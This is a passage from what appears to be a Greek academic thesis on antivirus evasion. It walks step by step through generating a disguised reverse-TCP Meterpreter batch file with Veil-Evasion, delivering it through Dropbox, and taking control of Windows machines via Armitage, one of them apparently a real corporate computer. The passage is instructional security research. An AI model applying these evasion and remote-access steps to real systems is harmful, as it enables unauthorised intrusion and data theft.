Όπως αναφέρθηκε και παραπάνω, όταν δημοσιεύονται frameworks και έτοιμα εργαλεία για εκμετάλλευση ευπαθειών με στόχο την απομακρυσμένη πρόσβαση, οι εταιρείες λογισμικών ασφαλείας τα χρησιμοποιούν και ενημερώνουν τα συστήματα τους είτε με

σχετικές υπογραφές στην βάση των κακόβουλων αρχείων που διαθέτουν ή δημοσιεύουν ενημερώσεις ασφαλείας (pacthes).

Για αυτό τον λόγο, οι «επιτιθέμενοι» πετυχαίνουν τον στόχο τους βασιζόμενοι τις περισσότερες φορές στην απειρία των χρηστών. Ο πιο αδύναμος κρίκος σε όλη την νοητή αλυσίδα ασφάλειας των υπολογιστικών συστημάτων είναι ο χρήστης. Σε αυτό το κεφάλαιο, θα αποδείξουμε πως με την χρήση σύγχρονων αποτελεσματικών εργαλείων και τεχνικών, μπορούμε να διεισδύσουμε μέσα από αυτήν την αλυσίδα, εκμεταλλευόμενοι την απειρία των χρηστών και την αδυναμία κάποιων προγραμμάτων antivirus, ακόμα και firewall.

Επιπλέον, καμία λύση δεν είναι «πανάκεια». Δηλαδή, μπορεί ένα εκτελέσιμο ή ένα ολόκληρο σενάριο που περιλαμβάνει συνδυασμό από frameworks και εργαλεία να μπορέσει να επιτύχει την εκμετάλλευση ενός υπολογιστή με ένα συγκεκριμένο antivirus, αλλά σε κάποιον άλλο υπολογιστή το antivirus μπορεί να ανιχνεύσει ότι υπάρχει επίθεση ή κακόβουλη ενέργεια. Για το λόγο αυτόν λοιπόν, το γνωστό μοντέλο «Trial and Error» είναι το ιδανικό για να εξυπηρετήσει τις ανάγκες μας για την επιτυχή πραγματοποίηση μιας επίθεσης σε έναν υπολογιστή που έχει λογισμικό antivirus.

6.2 Χρήση του Veil Framework για την υλοποίηση σεναρίων διείσδυσης

Παρακάτω, θα γίνει ιδιαίτερη αναφορά και χρήση του Veil για υλοποίηση σεναρίων αποφυγής antivirus. Το Veil-Framework αποτελεί μια συλλογή από εργαλεία εστιασμένα στην αποφυγή antivirus. Περιέχει το Veil-Evasion, το οποίο αποτελεί ένα project που παρέχει δυνατότητα παραγωγής payload που περνούν απαρατήρητα από τα antivirus. Είναι βασισμένο σε γλώσσα προγραμματισμού Python και σχεδιάστηκε για να εκτελείται σε Kali Linux αλλά είναι ικανό να «τρέξει» σε οποιοδήποτε περιβάλλον-σύστημα που είναι ικανό να εκτελεί python-scripts [43].

6.2.1 Σενάριο 1: Απομακρυσμένη πρόσβαση μετά από εκτέλεση «κακόβουλου αρχείου» στον υπολογιστή του θύματος

Το σενάριο αυτό χωρίζεται σε δύο μέρη, στο πρώτο όπου θα δείξουμε μια επίθεση σε έναν συμβατικό υπολογιστή με antivirus και firewall και το δεύτερο, όπου τον ρόλο του θύματος θα τον παίξει ένας εταιρικός υπολογιστής με πιο αναβαθμισμένα επίπεδα ασφάλειας.

1. **<u>Χρήση Συμβατικού Υπολογιστή:</u>**


Αρχικά θα μελετηθεί η πιο απλή περίπτωση, όπου στον **υπολογιστή-θύμα** με λειτουργικό σύστημα **Windows 7**, θα αποθηκευτεί ένα **αρχείο** (.bat) **χωρίς** να γίνει αντιληπτό από το πρόγραμμα **Avast antivirus**. Το αρχείο δημιουργήθηκε μέσω του **framework Veil-Evasion** σε λειτουργικό **Kali Linux 1.0.9**, που θα παίξει τον ρόλο του **υπολογιστή-θύτη**. Στην συνέχεια,

ο επιτιθέμενος μετά την εκτέλεση του συγκεκριμένου αρχείου, που ουσιαστικά δεν θα κάνει τίποτα άλλο από το να ανοίξει μια «συνεδρία» (session) μεταξύ του θύτη και του θύματος, θα χρησιμοποιήσει το **Armitage framework.** Το συγκεκριμένο παρέχει την γραφική απεικόνιση του στόχου-θύματος και την δυνατότητα στον επιτιθέμενο να ξεκινήσει αυτοματοποιημένες ενέργειες που θα οδηγήσουν σε πλήρη έλεγχο του υπολογιστή και διαρροή πληροφοριών [44].

Βήμα 1: Εκτελούμε το python αρχείο Veil-Evasion.py (“./Veil-Evasion.py”) και οδηγούμαστε στην αρχική οθόνη του εργαλείου Veil-Evasion.


Εικόνα 6. 1: Αρχική οθόνη Veil-Evasion Framework

Βήμα 2: Επιλέγουμε να δούμε όλα τα διαθέσιμα payloads και εν συνεχεία επιλέγουμε το **powershell/meterpreter/rev_tcp.** Η reverse tcp σύνδεση επιτρέπει την εξερχόμενη κίνηση (outgoing connection) και επιτρέπει την επικοινωνία μεταξύ του θύματος και του θύτη ακόμα και το firewall δεν επιτρέπει τις εισερχόμενες συνδέσεις.




Εικόνα 6. 2: Λίστα με τις διαθέσιμες επιλογές του Veil Evasion

Βήμα 3: Δηλώνουμε την IP του υπολογιστή-θύτη την **192.168.1.8** και την θύρα **443** που θα δεχτεί την επικοινωνία με τον υπολογιστή θύμα και στην συνέχεια ονομάζουμε το κατά κάποιο τρόπο backdoor μας ως **update_all_sp.bat**




Εικόνα 6. 3: Παράμετροι της επιλογής που επιλέχτηκε



Εικόνα 6. 4: Όνομα εξαγόμενου αρχείου

Βήμα 4: Στο σημείο αυτό ξεκινάμε το armitage δίνοντας την ομώνυμη εντολή.




Εικόνα 6. 5: Εκκίνηση του Armitage

Το armitage έχει ενσωματωμένο το metasploit framework, μέσω του οποίου θα δημιουργήσουμε έναν «Listener»[1] που θα «τρέχει» στην θύρα 443 και θα περιμένει την εκτέλεση του backdoor όταν και θα ξεκινήσει η σύνδεση και ο meterpreter του metasploit.


Στην «αντίπερα όχθη», ο υπολογιστής-θύμα έχει εγκατεστημένο τον client για την cloud υπηρεσία «Dropbox»[2] και κατέχει έναν κοινό φάκελο με τον θύτη, οποίος έσωσε μέσα

[1] Ο Listener (ωτακουστής) είναι ένας διακομιστής ο οποίος περιμένει ένα payload/backdoor που εκτελείται σε έναν απομακρυσμένο υπολογιστή να συνδεθεί πίσω σε αυτόν.

σε αυτόν το .bat αρχείο (update_all_sp.bat). Όπως φαίνεται και στις παρακάτω εικόνες, το κακόβουλο αρχείο **δεν έγινε αντιληπτό ούτε από την υπηρεσία Dropbox αλλά ούτε και από το Avast antivirus**.




Εικόνα 6. 6: Αποθήκευση του αρχείου στο φάκελο dropbox



Εικόνα 6. 7: Μη ανίχνευση του αρχείου από το antivirus του υπολογιστή

Βήμα 5: Όταν ο χρήστης αποφασίσει να εκτελέσει το αρχείο, στο γραφικό περιβάλλον του armitage εμφανίζεται ένα εικονίδιο με έναν υπολογιστή που αναπαριστά τον υπολογιστή-θύμα.


[2] Το Dropbox είναι μια εφαρμογή αποθηκευτικού νέφους ή με άλλα λόγια μια υπηρεσία που επιτρέπει την αποθήκευση, τον συγχρονισμό και την κοινή χρήση αρχείων μεταξύ διαφορετικών συσκευών και χρηστών.




Εικόνα 6. 8: Armitage-Οπτικοποίηση του στόχου στο Armitage

2. Χρήση Εταιρικού Υπολογιστή:

Για να αξιολογήσουμε την αποτελεσματικότητα της επίθεσης, θεωρήθηκε σκόπιμο να χρησιμοποιηθεί ένας υπολογιστής με περισσότερη αξιοπιστία όσον αφορά την ασφάλεια. Ο υπολογιστής αυτός ανήκει σε μεγάλη πολυεθνική, διαθέτει λογισμικό antivirus **McAfee** και είναι **συνδεδεμένος μέσω VPN σύνδεσης στο δίκτυο της εταιρείας**, που είναι εφοδιασμένο με τα πιο σύγχρονα λογισμικά ασφάλειας (IDS, Firewall κλπ.).




Εικόνα 6. 9: Εταιρικός υπολογιστής με McAfee και συνδεδεμένος μέσω VPN




Εικόνα 6. 10: "Κατέβασμα" του αρχείου μέσω Dropbox

Κατεβάζουμε από την σελίδα του Dropbox το αρχείο που περιέχει το payload μας και βλέπουμε πως δεν ανιχνεύεται ούτε από το υπάρχον λογισμικό antivirus, αλλά ούτε και από το πρόγραμμα περιήγησης (Chrome). Το ίδιο συμβαίνει και όταν το εκτελούμε.

Πλέον, στο γραφικό περιβάλλον του εργαλείου Armitage, βλέπουμε πως γίνανε δύο οι «υπολογιστές-στόχοι».




Εικόνα 6. 11: Armitage-Οπτικοποίηση και του δεύτερου στόχου



Εικόνα 6. 12:Λίστα με τις διαθέσιμες Meterpreter συνεδρίες (Sessions)


Μέσω της πολύ εξελιγμένης γραφικής διεπαφής χρήστη (GUI), έχουμε πλέον 2 συνεδρίες διαθέσιμες (sessions).



Εικόνα 6. 13: Armitage- Διαθέσιμες επιλογές για τον δεύτερο υπολογιστή-στόχο (εταιρικό)


Επιλέγουμε τον δεύτερο υπολογιστή, όπου μπορούμε να:

- Δούμε όλες τις διεργασίες, δίνοντας την εντολή "**ps**" στον Metepreter.



